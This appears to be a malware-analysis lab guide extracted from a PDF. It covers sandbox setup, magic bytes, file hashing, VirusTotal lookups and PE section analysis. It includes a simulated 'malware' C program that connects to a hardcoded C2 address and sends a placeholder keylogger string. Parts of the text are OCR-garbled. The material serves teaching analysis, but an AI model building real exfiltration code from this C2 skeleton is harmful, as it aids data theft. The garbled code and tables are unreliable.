
Prepare the environment (Secured or Isolated infrastructure)

Windows as a Virtual Machine running on Oracle Virtual Box or Vmware tools or

Create a Central Sandbox machine in your organization


Ensure no security controls are enabled in that infrastructure (like Antivirus tools, EDR tools, Defenders etc)

Windows Security




Download the malware for analysis

<<Follow malware generation steps document>>



Identify the exact file type of malware

- Identify the file types using the HxD hex value from the file metadata



Common File Headers (Magic Bytes) Here are a few examples of magic bytes for different file types:						
File Type	Magic Bytes (Hex)	ASCII Representation				
PE (Windows EXE)	4D 5A	MZ				
JPEG Image	FF D8 FF E0	ÿØÿà				
PNG Image	89 50 4E 47	%PNG				
PDF Document	25 50 44 46	%PDF				
ZIP Archive	50 4B 03 04	PK				

Identify the file hash

Common Hash Algorithms MD5, SHA-1, SHA-256

Attacker changes the name of the file and extension of file will not change the hash value


Use hash value to compare in malware databases(Virus Total)

Identify malware file in the organization using this hash value and Block using security tools

Ensure the integrity verification of malware before and after analysis to understand any changes


https://www.nirsoft.net/utils/hashmyfiles-x64.zip







PS C:\Users\labsuser> Get-FileHash -Path "C:\Users\labsuser\Downloads\screensaver.exe" -Algorithm SHA256

Scan the malware with Malware Database or with hash value :







Header						
	achino		Intol 206 or lat	tor processor	s and compatible processors	
Target Machine Compilation Timestamp		Intel 386 or later processors and compatible processors 2009-07-23 17:00:19 UTC				
Entry Point		5410				
Contained Sections		4				
Sections	;					
Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	43366	45056	7.03	d7c8f426f1b5ca076b74646c37a6bfc7	199099.5
.rdata	49152	4070	4096	5.32	25d7ceee3aa85bb3e8c5174736f6f830	99428.62
.data	53248	28764	16384	4.41	283b5f792323d57b9db4d2bcc46580f8	437979.3
.rsrc	86016	1992	4096	1.96	c13a9413aea7291b6fc85d75bfcde381	629607
Imports						
+ MSVC	RT.dll					
+ KERN	IEL32.dll					
+ ADVA	PI32.dll					
+ wso	CK32.dll					
+ WS2_	32.dll					

Why Are Sections Important in Malware Analysis?


.text: Contains the executable code (instructions that will be run).

.data: Contains global variables and uninitialized data.

.rdata: Contains read-only data, such as strings and constants.

.rsrc: Contains resources used by the application, like icons, dialogs, or strings.

Analyze the section using tool called PEView http://wjradburn.com/software/PEview.zip



Sample malware code and analyze how this sections are framed based on malware

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <winsock2.h>
// Simulated C2 server IP and Port
#define C2 SERVER "192.168.1.100"
#define C2 PORT 4444
// .rdata section (Read-only data: Strings, Constants)
const char *maliciousMessage = "Sensitive Data Accessed!";
const char *keyLoggerData = "Keystrokes Captured!";
const char *exfiltratingData = "Exfiltrating Data...";
// .data section (Global variables)
int sensitiveData = 12345: // Some placeholder sensitive data
// Prototypes for malware functions
void stealSensitiveData():
void exfiltrateDataToC2();
void connectToC2Server():
// .text section (Executable code)
int main() {
  printf("Malware Started...\n"):
  // Simulating malicious behavior
  stealSensitiveData():
  exfiltrateDataToC2():
  printf("Malware Execution Complete.\n"):
```

```
return 0;
}
// Function that simulates stealing sensitive data
void stealSensitiveData() {
     printf("%s Sensitive Data: %d\n", maliciousMessage, sensitiveData);
// Function that simulates sending data to a C2 server
void exfiltrateDataToC2() {
     printf("%s\n", exfiltratingData);
     connectToC2Server();
}
// Function to simulate a connection to a command and control server
void connectToC2Server() {
     WSADATA wsaData:
     SOCKET sock;
     struct sockaddr_in serverAddr;
     // Initialize Winsock
     if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
           printf("Winsock initialization failed.\n");
            return;
     }
     // Create a socket
      sock = socket(AF_INET, SOCK_STREAM, 0);
     \quad \text{if (sock == INVALID\_SOCKET) } \{\\
           printf("Socket creation failed.\n");
            WSACleanup();
           return;
     }
     // Setup the server address
     serverAddr.sin_family = AF_INET;
     serverAddr.sin_port = htons(C2_PORT);
     serverAddr.sin_addr.s_addr = inet_addr(C2_SERVER);
     // Connect to the C2 server
     if \ (connect(sock, \ (struct \ sockaddr^*) \& server Addr, \ size of (server Addr)) == SOCKET\_ERROR) \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr, \ size of (server Addr)) == SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr, \ size of (server Addr)) == SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr, \ size of (server Addr)) == SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr, \ size of (server Addr)) == SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sock, \ (struct \ sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \} \ \{ connect(sockaddr^*) \& server Addr) = SOCKET\_ERROR \}
           printf("Connection to C2 server failed.\n");
            closesocket(sock);
           WSACleanup();
           return;
     // Send keylogger data to the C2 server
     send(sock, keyLoggerData, strlen(keyLoggerData), 0);
     printf("Data sent to C2 server.\n");
     closesocket(sock);
     WSACleanup();
// .rsrc section (Resources like icons or dialogs)
// In real malware, resources may include things like embedded executables, icons, or payloads.
Virtual Size of .text section is 43366 (43 KB) => Size of the program while loading in the memory (RAM)
```

Size of Raw Data of .text section is 45056 (45KB) => Size of the program before loading in the memory (On Disk)

If the malware is packed or compressed

Let's consider a simple example of how this looks in practice:

Unpacked File:

Virtual Size: 500 KB

In this case, the file is not packed. The sizes are similar, which suggests that the file on disk is roughly the same size as it is when loaded into memory.

Packed File:

Virtual Size: 500 KB

In this case, the file is packed. The raw size on disk is much smaller, but the virtual size indicates that it expands significantly in memory. This suggests that the file is compressed or packed and will unpack itself when executed.
